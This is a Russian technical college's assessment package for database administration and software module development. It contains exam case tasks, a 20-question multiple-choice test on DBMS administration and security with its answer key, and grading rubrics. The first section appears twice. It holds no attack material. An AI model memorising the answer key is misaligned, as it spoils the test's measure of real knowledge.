

Министерство образования и спорта Республики Карелия  
Государственное автономное профессиональное образовательное  
учреждение Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

# **КОМПЛЕКТ ОЦЕНОЧНЫХ СРЕДСТВ**

**по дисциплине**

**ПМ.01 Разработка, администрирование и защита баз данных**

***09.02.11 Разработка и управление программным обеспечением***

**Программист**  
Квалификация выпускника

Петрозаводск, 2026

**Паспорт  
фонда оценочных средств  
по ПМ.01 Разработка, администрирование и защита баз данных.**

Фонд оценочных средств (далее - ФОС) разработан в соответствии с требованиями Федерального государственного образовательного стандарта специальности 09.02.11 *Разработка и управление программным обеспечением* и предназначен для контроля и оценки образовательных достижений обучающихся, освоивших программу профессионального модуля ПМ.01 Разработка, администрирование и защита баз данных. ФОС включает контрольные материалы для проведения текущего контроля успеваемости и промежуточной аттестации в форме экзамена по основному виду деятельности.

**Перечень оценочных средств**

№ п/п	Контролируемые разделы (темы) дисциплины	Код контролируемой компетенции	Наименование оценочного средства
1	<b>Тема 1.1. Язык структурированных запросов</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Экзамен</i>
2	<b>Тема 1.2. NoSQL базы данных</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Экзамен</i>
3	<b>Тема 1.1. Установка и настройка сервера системы управления базами данных</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Дифференцированный зачет</i>
4	<b>Тема 1.2. Управление доступом к базам данных</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Дифференцированный зачет</i>
5	<b>Тема 1.3. Резервное копирование и восстановление данных в штатном режиме</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Дифференцированный зачет</i>
6	<b>Тема 1.4. Мониторинг и журналирование событий, возникающих в процессе функционирования баз данных</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Дифференцированный зачет</i>
7	<b>Тема 1.5. Обеспечение безопасной работы сервера системы управления базами данных</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Дифференцированный зачет</i>

## Оформление материалов для промежуточной аттестации

Государственное автономное профессиональное образовательное учреждение  
Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

Специальность **09.02.11 Разработка и управление программным обеспечением**

Вид контроля – экзамен по основному виду деятельности

Время промежуточного контроля 9 часов

Критерии оценки:

**Оценка 5 («отлично») выставляется студенту, если:**

- **Часть 1:** ER-диаграмма логична и полна. SQL-скрипты написаны без ошибок, код процедур чистый и эффективный. Триггер работает корректно. Оптимизация выполнена грамотно, использование EXPLAIN подтверждено.
- **Часть 2:** Схема ролей спроектирована правильно и безопасно. Описание настройки SSL технически верное. План обслуживания БД полный и обоснованный.

**Оценка 4 («хорошо») выставляется студенту, если:**

- **Часть 1:** В структуре таблиц или коде процедур есть незначительные недочеты или неоптимальные решения, которые студент может исправить после указания преподавателя. ER-диаграмма в целом верна.
- **Часть 2:** Схема доступа в целом рабочая, но может быть излишне сложной или содержать избыточные права. Описание бэкапа/мониторинга верное, но недостаточно подробное.

**Оценка 3 («удовлетворительно») выставляется студенту, если:**

- **Часть 1:** Проектирование выполнено с серьезными логическими ошибками (например, связи установлены неверно). Код процедур содержит синтаксические ошибки или не обрабатывает базовые сценарии ошибок.
- **Часть 2:** Студент путает понятия ролей и пользователей. Не может корректно описать процесс резервного копирования или настройки безопасности.

**Оценка 2 («неудовлетворительно») выставляется студенту, если:**

- **Часть 1:** Студент не может составить корректный SQL-запрос на создание таблицы или написать простейшую процедуру.
- **Часть 2:** Полное непонимание принципов безопасности и администрирования СУБД.

Составитель \_\_\_\_\_ Назарова А.К.

## МАТЕРИАЛЫ ДЛЯ ПРОВЕДЕНИЯ ЭКЗАМЕНА

Вы — ведущий разработчик баз данных в компании, запускающей новый интернет-магазин. Ваша задача — спроектировать, реализовать и подготовить к эксплуатации модуль «Учет товаров». Работа оценивается как единый сквозной кейс.

### **Часть 1. Проектирование и разработка (МДК.01.01)**

#### **Задача 1.1. Анализ и проектирование (Теория + Практика)**

1. **Анализ:** Опишите основные сущности предметной области: «Товар», «Категория», «Поставщик», «Склад».
2. **Проектирование:** Нарисуйте ER-диаграмму, определите атрибуты сущностей и связи между ними (например, связь «Товар-Поставщик» как «многие ко многим»).
3. **Реализация:** Напишите SQL-скрипты для создания таблиц (CREATE TABLE) на основе вашей диаграммы. Обеспечьте целостность данных с помощью ограничений (PRIMARY KEY, FOREIGN KEY, UNIQUE, CHECK).

#### **Задача 1.2. Разработка бизнес-логики (Практика)**

1. **Хранимые процедуры:** Напишите хранимую процедуру `sp_AddNewProduct(...)`, которая добавляет новый товар в каталог. Процедура должна проверять:
  - Наличие категории.
  - Положительную цену и количество.
  - При ошибке — выводить понятное сообщение.
2. **Триггеры:** Создайте триггер, который будет вести аудит изменений цены товара. При обновлении цены в таблице `Products` запись о старом значении, новом значении, дате изменения и пользователе должна добавляться в таблицу `PriceAudit`.

#### **Задача 1.3. Оптимизация (Практика)**

1. **Индексы:** В таблице `Products` часто выполняется поиск по названию (`Name`) и фильтрация по категории (`CategoryID`). Создайте необходимые индексы для ускорения этих запросов.
2. **Анализ:** Напишите запрос на поиск товаров с использованием индекса по названию. С помощью команды `EXPLAIN` покажите план выполнения запроса и подтвердите, что индекс используется.

### **Часть 2. Администрирование и эксплуатация (МДК.01.02)**

#### **Задача 2.1. Управление доступом и безопасность**

1. **Роли:** В системе есть три роли: `Guest` (только просмотр каталога), `Manager` (управление товарами), `Admin` (полный доступ).
  - Создайте эти роли.
  - Назначьте соответствующие права доступа к таблицам (`SELECT`, `INSERT`, `UPDATE`, `DELETE`).
  - Создайте пользователя `shop_manager` и назначьте ему роль `Manager`.
2. **Безопасность:** Опишите, как настроить подключение к базе данных с использованием SSL-шифрования для защиты данных при передаче.

### **Задача 2.2. Резервное копирование и обслуживание**

1. **Бэкап:** Напишите скрипт или опишите последовательность действий для создания полной резервной копии базы данных интернет-магазина.
2. **Обслуживание:** Опишите регламентные задачи по обслуживанию базы данных (например, обновление статистики, перестроение индексов), которые необходимо выполнять раз в неделю для поддержания производительности.

### **Задача 2.3. Мониторинг**

Опишите, какие ключевые метрики производительности сервера БД вы бы отслеживали в первую очередь для этого интернет-магазина и почему (например, загрузка CPU, количество блокировок, время выполнения самых частых запросов).

Министерство образования и спорта Республики Карелия  
Государственное автономное профессиональное образовательное  
учреждение Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

# **КОМПЛЕКТ ОЦЕНОЧНЫХ СРЕДСТВ**

**по дисциплине**

**ПМ.01 Разработка, администрирование и защита баз данных**

***09.02.11 Разработка и управление программным обеспечением***

**Программист**  
Квалификация выпускника

Петрозаводск, 2026

**Паспорт  
фонда оценочных средств  
по ПМ.01 Разработка, администрирование и защита баз данных.**

Фонд оценочных средств (далее - ФОС) разработан в соответствии с требованиями Федерального государственного образовательного стандарта специальности 09.02.11 *Разработка и управление программным обеспечением* и предназначен для контроля и оценки образовательных достижений обучающихся, освоивших программу профессионального модуля ПМ.01 Разработка, администрирование и защита баз данных. ФОС включает контрольные материалы для проведения текущего контроля успеваемости и промежуточной аттестации в форме экзамена по основному виду деятельности.

**Перечень оценочных средств**

№ п/п	Контролируемые разделы (темы) дисциплины	Код контролируемой компетенции	Наименование оценочного средства
1	<b>Тема 1.1. Язык структурированных запросов</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Экзамен</i>
2	<b>Тема 1.2. NoSQL базы данных</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Экзамен</i>
3	<b>Тема 1.1. Установка и настройка сервера системы управления базами данных</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Дифференцированный зачет</i>
4	<b>Тема 1.2. Управление доступом к базам данных</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Дифференцированный зачет</i>
5	<b>Тема 1.3. Резервное копирование и восстановление данных в штатном режиме</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Дифференцированный зачет</i>
6	<b>Тема 1.4. Мониторинг и журналирование событий, возникающих в процессе функционирования баз данных</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Дифференцированный зачет</i>
7	<b>Тема 1.5. Обеспечение безопасной работы сервера системы управления базами данных</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Дифференцированный зачет</i>

## Оформление материалов для промежуточной аттестации

Государственное автономное профессиональное образовательное учреждение  
Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

Специальность **09.02.11 Разработка и управление программным обеспечением**

Вид контроля – экзамен по основному виду деятельности

Время промежуточного контроля 9 часов

Критерии оценки:

**Оценка 5 («отлично») выставляется студенту, если:**

- **Часть 1:** ER-диаграмма логична и полна. SQL-скрипты написаны без ошибок, код процедур чистый и эффективный. Триггер работает корректно. Оптимизация выполнена грамотно, использование EXPLAIN подтверждено.
- **Часть 2:** Схема ролей спроектирована правильно и безопасно. Описание настройки SSL технически верное. План обслуживания БД полный и обоснованный.

**Оценка 4 («хорошо») выставляется студенту, если:**

- **Часть 1:** В структуре таблиц или коде процедур есть незначительные недочеты или неоптимальные решения, которые студент может исправить после указания преподавателя. ER-диаграмма в целом верна.
- **Часть 2:** Схема доступа в целом рабочая, но может быть излишне сложной или содержать избыточные права. Описание бэкапа/мониторинга верное, но недостаточно подробное.

**Оценка 3 («удовлетворительно») выставляется студенту, если:**

- **Часть 1:** Проектирование выполнено с серьезными логическими ошибками (например, связи установлены неверно). Код процедур содержит синтаксические ошибки или не обрабатывает базовые сценарии ошибок.
- **Часть 2:** Студент путает понятия ролей и пользователей. Не может корректно описать процесс резервного копирования или настройки безопасности.

**Оценка 2 («неудовлетворительно») выставляется студенту, если:**

- **Часть 1:** Студент не может составить корректный SQL-запрос на создание таблицы или написать простейшую процедуру.
- **Часть 2:** Полное непонимание принципов безопасности и администрирования СУБД.

Составитель \_\_\_\_\_ Назарова А.К.

## МАТЕРИАЛЫ ДЛЯ ПРОВЕДЕНИЯ ЭКЗАМЕНА

Вы — ведущий разработчик баз данных в компании, запускающей новый интернет-магазин. Ваша задача — спроектировать, реализовать и подготовить к эксплуатации модуль «Учет товаров». Работа оценивается как единый сквозной кейс.

### **Часть 1. Проектирование и разработка (МДК.01.01)**

#### **Задача 1.1. Анализ и проектирование (Теория + Практика)**

4. **Анализ:** Опишите основные сущности предметной области: «Товар», «Категория», «Поставщик», «Склад».
5. **Проектирование:** Нарисуйте ER-диаграмму, определите атрибуты сущностей и связи между ними (например, связь «Товар-Поставщик» как «многие ко многим»).
6. **Реализация:** Напишите SQL-скрипты для создания таблиц (CREATE TABLE) на основе вашей диаграммы. Обеспечьте целостность данных с помощью ограничений (PRIMARY KEY, FOREIGN KEY, UNIQUE, CHECK).

#### **Задача 1.2. Разработка бизнес-логики (Практика)**

3. **Хранимые процедуры:** Напишите хранимую процедуру `sp_AddNewProduct(...)`, которая добавляет новый товар в каталог. Процедура должна проверять:
  - Наличие категории.
  - Положительную цену и количество.
  - При ошибке — выводить понятное сообщение.
4. **Триггеры:** Создайте триггер, который будет вести аудит изменений цены товара. При обновлении цены в таблице `Products` запись о старом значении, новом значении, дате изменения и пользователе должна добавляться в таблицу `PriceAudit`.

#### **Задача 1.3. Оптимизация (Практика)**

3. **Индексы:** В таблице `Products` часто выполняется поиск по названию (`Name`) и фильтрация по категории (`CategoryID`). Создайте необходимые индексы для ускорения этих запросов.
4. **Анализ:** Напишите запрос на поиск товаров с использованием индекса по названию. С помощью команды `EXPLAIN` покажите план выполнения запроса и подтвердите, что индекс используется.

### **Часть 2. Администрирование и эксплуатация (МДК.01.02)**

#### **Задача 2.1. Управление доступом и безопасность**

3. **Роли:** В системе есть три роли: `Guest` (только просмотр каталога), `Manager` (управление товарами), `Admin` (полный доступ).
  - Создайте эти роли.

- Назначьте соответствующие права доступа к таблицам (SELECT, INSERT, UPDATE, DELETE).
  - Создайте пользователя shop\_manager и назначьте ему роль Manager.
4. **Безопасность:** Опишите, как настроить подключение к базе данных с использованием SSL-шифрования для защиты данных при передаче.

### **Задача 2.2. Резервное копирование и обслуживание**

3. **Бэкап:** Напишите скрипт или опишите последовательность действий для создания полной резервной копии базы данных интернет-магазина.
4. **Обслуживание:** Опишите регламентные задачи по обслуживанию базы данных (например, обновление статистики, перестроение индексов), которые необходимо выполнять раз в неделю для поддержания производительности.

### **Задача 2.3. Мониторинг**

Опишите, какие ключевые метрики производительности сервера БД вы бы отслеживали в первую очередь для этого интернет-магазина и почему (например, загрузка CPU, количество блокировок, время выполнения самых частых запросов).

Министерство образования и спорта Республики Карелия  
Государственное автономное профессиональное образовательное  
учреждение Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

# **КОМПЛЕКТ ОЦЕНОЧНЫХ СРЕДСТВ**

**по дисциплине**

**МДК 01.02 Управление базами данных**

***09.02.11 Разработка и управление программным обеспечением***

**Программист**  
Квалификация выпускника

Петрозаводск, 2026

**Паспорт  
фонда оценочных средств  
по дисциплине МДК 01.02. Управление базами данных**

Фонд оценочных средств (далее - ФОС) разработан в соответствии с требованиями Федерального государственного образовательного стандарта специальности 09.02.11 *Разработка и управление программным обеспечением* и предназначен для контроля и оценки образовательных достижений обучающихся, освоивших программу учебной дисциплины МДК 01.02. Управление базами данных. ФОС включает контрольные материалы для проведения текущего контроля успеваемости и промежуточной аттестации в форме *дифференцированного зачета*.

**Перечень оценочных средств**

№ п/п	Контролируемые разделы (темы) дисциплины	Код контролируемой компетенции	Наименование оценочного средства
1	<b>Тема 1.1. Установка и настройка сервера системы управления базами данных</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Дифференцированный зачет</i>
2	<b>Тема 1.2. Управление доступом к базам данных</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Дифференцированный зачет</i>
3	<b>Тема 1.3. Резервное копирование и восстановление данных в штатном режиме</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Дифференцированный зачет</i>
4	<b>Тема 1.4. Мониторинг и журналирование событий, возникающих в процессе функционирования баз данных</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Дифференцированный зачет</i>
5	<b>Тема 1.5. Обеспечение безопасной работы сервера системы управления базами данных</b>	ОК 01, ОК 02, ОК 03, ОК 04, ОК 05, ОК 06, ОК 07, ОК 08 ОК 9, ПК 1.1-1.5	<i>Практическая работа Тестирование Дифференцированный зачет</i>

## **Оформление материалов для промежуточной аттестации**

Государственное автономное профессиональное образовательное учреждение  
Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

Специальность **09.02.11 Разработка и управление программным обеспечением**

Вид контроля – дифференцированный зачет

Время промежуточного контроля 2 часа

Критерии оценки:

### **Оценка 5 («отлично»)**

- Выставляется при правильном выполнении 90–100% работы, то есть при 18–20 правильных ответах из 20.

### **Оценка 4 («хорошо»)**

- Выставляется при правильном выполнении 75–89% работы, то есть при 15–17 правильных ответах из 20.

### **Оценка 3 («удовлетворительно»)**

- Выставляется при правильном выполнении 50–74% работы, то есть при 10–14 правильных ответах из 20.

### **Оценка 2 («неудовлетворительно»)**

- Выставляется при правильном выполнении менее 50% работы, то есть при 9 и менее правильных ответах из 20.

Составитель \_\_\_\_\_ Назарова А.К.

## **МАТЕРИАЛЫ ДЛЯ ПРОВЕДЕНИЯ ДИФФЕРЕНЦИРОВАННОГО ЗАЧЕТА**

1. Что является основной целью конфигурирования параметров сервера СУБД?

- а) Изменение внешнего вида интерфейса
- б) Оптимизация производительности и стабильности работы под конкретную нагрузку
- в) Создание новых таблиц в базе данных
- г) Удаление пользователей из системы

2. Что такое скрипт инициализации базы данных?

- а) Скрипт для удаления базы данных
- б) Набор SQL-команд для создания структуры БД (таблиц, индексов, процедур) и загрузки начальных данных
- в) Скрипт для резервного копирования
- г) Программа для визуализации данных

3. Какова основная задача балансировки нагрузки (load balancing) в кластере СУБД?

- а) Ускорение работы одного конкретного сервера
- б) Равномерное распределение запросов между несколькими серверами для повышения отказоустойчивости и производительности
- в) Создание резервной копии данных
- г) Шифрование трафика между клиентом и сервером

4. Что такое «Роль» в контексте управления доступом к БД?

- а) Отдельный пользователь базы данных
- б) Именованная группа привилегий, которую можно назначить одному или нескольким пользователям
- в) Пароль для доступа к серверу
- г) Таблица, хранящая данные о пользователях

5. В чем разница между аутентификацией и авторизацией?

- а) Это одно и то же.
- б) Аутентификация — это проверка подлинности пользователя (кто он?), а авторизация — проверка его прав (что ему разрешено делать?).
- в) Аутентификация — это шифрование пароля, а авторизация — создание пользователя.
- г) Аутентификация выполняется клиентом, а авторизация — сервером.

6. Для чего используется маскирование данных (Data Masking)?

- а) Для ускорения запросов
- б) Для скрытия конфиденциальной информации от пользователей, не имеющих прав на её просмотр (например, отображение только последних 4 цифр номера карты)
- в) Для удаления ненужных данных из таблицы
- г) Для сжатия базы данных

7. Какой тип резервной копии сохраняет только ту часть данных, которая изменилась с момента создания последней полной копии?

- а) Полная (Full)
- б) Дифференциальная (Differential)
- в) Инкрементальная (Incremental/Log)
- г) Мгновенный снимок (Snapshot)

8. Что такое репликация базы данных?

- а) Процесс создания резервной копии на внешний носитель
- б) Копирование и синхронизация данных с одного сервера (мастер) на другой (слейв) в режиме реального времени или близком к нему
- в) Восстановление данных после сбоя
- г) Слияние двух баз данных в одну

9. Какой инструмент используется для анализа медленных запросов и поиска «узких мест» в производительности?

- а) Менеджер пользователей
- б) Журнал транзакций
- в) Журналы медленных запросов (Slow Query Log) и инструменты профилирования запросов (например, EXPLAIN)
- г) Диспетчер задач ОС

10. Что такое взаимная блокировка (Deadlock)?

- а) Ситуация, когда два или более процессов бесконечно ждут друг друга, потому что каждый из них заблокировал ресурс, необходимый другому.
- б) Блокировка таблицы администратором для обслуживания.
- в) Ошибка в синтаксисе SQL-запроса.
- г) Отказ сервера отвечать на запросы.

11. Какой протокол обеспечивает шифрование трафика между клиентским приложением и сервером СУБД?

- а) HTTP
- б) FTP
- в) SSL/TLS
- г) SMTP

12. Что такое SQL-инъекция?

- а) Вирус, заражающий базу данных.
- б) Тип атаки, при которой злоумышленник внедряет вредоносный SQL-код в запрос через поля ввода данных для получения несанкционированного доступа.
- в) Ошибка в компиляции хранимой процедуры.
- г) Метод оптимизации индексов.

13. Какой механизм защиты позволяет ограничить доступ пользователя к определенным строкам таблицы на основе его роли или атрибутов?

- а) Маскирование данных (Data Masking)
- б) Защита на уровне строк (Row-Level Security, RLS)
- в) Шифрование всей базы данных (TDE)
- г) Хеширование паролей

14. Для чего используется аудит безопасности БД?

- а) Для подсчета количества строк в таблицах.
- б) Для регистрации событий доступа и действий пользователей с целью выявления нарушений политики безопасности.
- в) Для оптимизации индексов.
- г) Для создания отчетов о продажах.

15. Что такое DML-операторы?

- а) Data Management Language — операторы управления пользователями.
- б) Data Manipulation Language — операторы манипулирования данными (SELECT, INSERT, UPDATE, DELETE).
- в) Data Modeling Language — язык моделирования данных.
- г) Database Maintenance Language — язык обслуживания БД.

16. Какой параметр конфигурации СУБД определяет максимальное количество одновременных подключений к серверу?

- а) max\_connections
- б) buffer\_size
- в) query\_timeout
- г) data\_directory

17. Что такое «Вакуумирование» (Vacuum) в СУБД PostgreSQL?

- а) Процесс сжатия файлов базы данных на диске.
- б) Процесс очистки базы данных от «мертвых» строк (удаленных или устаревших версий записей) для освобождения места и предотвращения раздувания таблиц.
- в) Процесс создания резервной копии.
- г) Процесс дефрагментации оперативной памяти.

18. В чем основное преимущество использования ролей при управлении доступом вместо назначения прав каждому пользователю индивидуально?

- а) Роли работают быстрее, чем пользователи.
- б) Это упрощает администрирование: достаточно изменить права роли, чтобы они применились ко всем её членам.
- в) Роли занимают меньше места на диске.
- г) Это увеличивает безопасность паролей.

19. Что такое «Мастер-слейв» репликация (Master-Slave Replication)?

- а) Репликация, где все узлы равноправны.
- б) Схема, где один сервер (Мастер) обрабатывает запись данных, а один или несколько серверов (Слейвы) копируют эти данные для чтения или горячего резерва.
- в) Репликация только системных таблиц.
- г) Процесс восстановления мастер-сервера из слейва.

20. Какой стандарт безопасности регламентирует защиту данных платежных карт?

- а) GDPR
- б) HIPAA
- в) PCI DSS
- г) ISO 9001

Ключи к тесту (Ответы):

1. б
2. б
3. б
4. б
5. б
6. б
7. б
8. б
9. в
10. а
11. в
12. б
13. б
14. б
15. б
16. а
17. б
18. б
19. б
20. в

**Министерство образования Республики Карелия  
Государственное автономное профессиональное образовательное  
учреждение Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»**

# **КОМПЛЕКТ ОЦЕНОЧНЫХ СРЕДСТВ**

**по профессиональному модулю**

**ПМ.02 Разработка и интеграция модулей программного обеспечения**

*09.02.11 Разработка и управление программным обеспечением*

**программист**

Квалификация выпускника

Петрозаводск 2026 г.

**Паспорт**  
**комплекта оценочных средств экзамена по основному виду**  
**деятельности**  
**по ПМ.02 Разработка и интеграция модулей программного**  
**обеспечения**

Фонд оценочных средств (далее - ФОС) разработан в соответствии с требованиями Федерального государственного образовательного стандарта специальности 09.02.11 Разработка и управление программным обеспечением и предназначен для контроля и оценки освоения основного вида деятельности, освоивших программу профессионального модуля ПМ.02 Разработка и интеграция модулей программного обеспечения.

ФОС включает контрольные материалы для проведения промежуточной аттестации в форме экзамена по основному виду деятельности.

Формируемые в ПМ профессиональные компетенции:

- ПК 2.1. Проектировать модули программного обеспечения.
- ПК 2.2. Разрабатывать модули программного обеспечения.
- ПК 2.3. Выполнять интеграцию модулей и компонентов программного обеспечения.
- ПК 2.4. Выполнять тестирование и отладку программного обеспечения.
- ПК 2.5. Осуществлять документирование программных модулей программного обеспечения.

ПК, проверяемые на экзамене:

- ПК 2.2. Разрабатывать модули программного обеспечения.
- ПК 2.4. Выполнять тестирование и отладку программного обеспечения

## **Оформление экзаменационных материалов**

Государственное автономное профессиональное образовательное учреждение  
Республики Карелия  
«Петрозаводский архитектурно-строительный техникум»

Специальность **09.02.11 Разработка и управление программным обеспечением**

Вид контроля - промежуточная аттестация

Контингент обучающихся студенты третьего курса

Время промежуточного контроля 8 часов (4 часа консультаций)

Критерии оценки:

**Оценка 5 ("отлично")** выставляется студенту, если: по схеме оценки студент набрал 18-20 баллов.

**Оценка 4 ("хорошо")** выставляется студенту, если: по схеме оценки студент набрал 14-17 баллов.

**Оценка 3 ("удовлетворительно")** выставляется студенту, если: по схеме оценки студент набрал 10-13 баллов.

**Оценка 2 ("неудовлетворительно")** выставляется студенту, если по схеме оценки студент набрал менее 10 баллов.

Составитель \_\_\_\_\_ А.К. Назарова, И.А. Кириллов

Утверждено \_\_\_\_\_ Заместитель директора  
по УПР \_\_\_\_\_ Н.О.  
Минко

## Материалы для проведения экзамена

ГАПОУ РК «Петрозаводский архитектурно-строительный техникум»

СОГЛАСОВАНО Зав. отделением  _____ Городилова И.А. « ____ » _____ 20 ____ г.	Задание для экзамена по основному виду деятельности по ПМ.02 Разработка и интеграция модулей программного обеспечения	УТВЕРЖДАЮ Зам.директора по учебно- производственной работе  _____ Минко Н.О. « ____ » _____ 20 ____ г.
--	--	---

### Краткое описание предметной области:

Модуль предназначен для автоматизации учета клиентов компании. Клиенты представлены с основными контактными данными: ФИО, телефон, email, а также указаны марка и цвет автомобиля. Модуль позволяет создавать, изменять, удалять и искать записи о клиентах, обеспечивая удобное хранение и обработку информации. Предполагается использование базы данных для надежного хранения и управления данными.

### Задание:

Вам необходимо разработать программный модуль для компании "АвтоМастер" — сервисного центра по ремонту и обслуживанию автомобилей.

#### 1. Функциональность:

- Добавление нового клиента с полями: ФИО, телефон, email.
- Редактирование данных клиента.
- Удаление клиента.
- Поиск клиента по ФИО или по марке авто.

#### 2. Работа с базой данных:

- Спроектировать таблицы в СУБД для хранения данных клиентов и данных авто.
- Реализовать операции CRUD (создание, чтение, обновление, удаление) через SQL-запросы.

#### 3. Отладка:

- Выявить и исправить ошибки, например, дублирование клиентов или некорректный формат email.

#### 4. Тестирование:

- Разработать минимум 3 модульных теста для проверки функций добавления, удаления и поиска клиента.

#### 5. Рефакторинг:

- Улучшить читаемость и структуру кода, убрать дублирование, добавить комментарии.

Язык программирования

Python / C#

Среда разработки (IDE)

Visual Studio /VS Code

СУБД

MySQL Workbench

Преподаватель \_\_\_\_\_ Назарова А.К, Кириллов И.А.

### Критерии оценивания выполненной работы:

Критерий	Описание	Максимальный балл
<b>1. Функциональность</b>	Реализация добавления	1
	Реализация редактирования	1
	Реализация удаления клиентов	1
	Поиск по ФИО	1
	Поиск по марке авто	1
<b>2. Проектирование базы данных</b>	Корректная структура таблицы для клиентов	1
	Корректная структура таблицы авто	1
	Нормализованы данные	1
<b>3. Реализация CRUD операций</b>	Правильные и эффективные SQL-запросы для создания	1
	Правильные и эффективные SQL-запросы для чтения	1
	Правильные и эффективные SQL-запросы для обновления	1
	Правильные и эффективные SQL-запросы для удаления данных	1
<b>4. Отладка и обработка ошибок</b>	Обработка дублирования клиентов	1
	Проверка корректности формата email	1

Критерий	Описание	Максимальный балл
<b>5. Тестирование</b>	Наличие минимум 3 тест-кейсов для функций добавления	1
	Наличие минимум 3 тест-кейсов для функций удаления	1
	Наличие минимум 3 тест-кейсов для функций поиска клиента	1
<b>6. Рефакторинг и документация</b>	Комментарии в коде	1
	Отсутствие дублирования	1
	Код семантически грамотный	1
<b>ИТОГО БАЛЛОВ</b>		<b>20</b>

**Министерство образования Республики Карелия**  
**Государственное автономное профессиональное образовательное**  
**учреждение Республики Карелия**  
**«Петрозаводский архитектурно – строительный техникум»**

**КОМПЛЕКТ**  
**ОЦЕНОЧНЫХ СРЕДСТВ**

**по МДК 02.01 Разработка программных модулей**

специальность 09.02.11 Разработка и управление программным  
обеспечением

**программист**

Квалификация выпускника

Петрозаводск 2026 г.

**Паспорт**  
**комплекта оценочных средств**  
**по МДК 02.01 Разработка программных модулей**

(наименование УД, МДК)

Фонд оценочных средств (далее - ФОС) разработан в соответствии с требованиями Федерального государственного образовательного стандарта специальности 09.02.11 Разработка и управление программным обеспечением и предназначен для контроля и оценки образовательных достижений обучающихся, освоивших программу междисциплинарного курса МДК 02.01 Разработка программных модулей.

ФОС включает контрольные материалы для проведения промежуточной аттестации в форме экзамена.

Коды формируемых компетенций ОК.01 – ОК.09, ПК 2.1, ПК 2.2, ПК 2.5

№ п/п	Контролируемые разделы (темы) дисциплины, курса**	Код контролируемой компетенции (или ее части/ОПОР)	Наименование оценочного средства
1	Тема 1.1. Разработка прикладного программного обеспечения	ОК.01 – ОК.09, ПК 2.1, ПК 2.2, ПК 2.5	Экзамен
2	Тема 1.2. Структурное, объектно- ориентированное и событийно- управляемое программирование	ПК 2.2 ОК.01 ОК.02 ОК.05 ОК.09	Практические работы Самостоятельная работа Экзамен
3	Тема 1.3. Модульный принцип разработки ПО. Основы работы с базами данных	ПК 2.2. ОК.01 ОК.02 ОК.05 ОК.09	Практические работы Самостоятельная работа Экзамен
4	Тема 1.4 Конструирование ПО	ПК 2.1, ПК 2.2 ОК.01 ОК.02 ОК.05 ОК.09	Практические работы Экзамен

## Оформление зачетно-экзаменационных материалов

Государственное автономное профессиональное образовательное учреждение  
Республики Карелия  
«Петрозаводский архитектурно – строительный техникум»

Специальность **09.02.11 Разработка и управление программным обеспечением**

Вид контроля - промежуточная аттестация

Контингент обучающихся студенты третьего курса группы

Время промежуточного контроля 8 часов

Критерии оценки:

**Оценка 5 ("отлично")** выставляется студенту, если:

- Поставленная задача решена правильно в полном объеме, представленное решение содержит подробные пояснения.

**Оценка 4 ("хорошо")** выставляется студенту, если:

- Поставленная задача решена, но допущены 2-3 недочета, представленное решение содержит объяснения, но имеет неправильные выводы.

**Оценка 3 ("удовлетворительно")** выставляется студенту, если:

- Поставленная задача решена частично правильно, но представленное решение не содержит пояснений и имеет неправильные выводы.

**Оценка 2 ("неудовлетворительно")** выставляется студенту, поставленная задача решена неверно, либо при решении допущены грубые ошибки

Составитель \_\_\_\_\_ Н.Л.Мельник

Рассмотрено

на заседании ПЦК \_\_\_\_\_

Председатель ПЦК

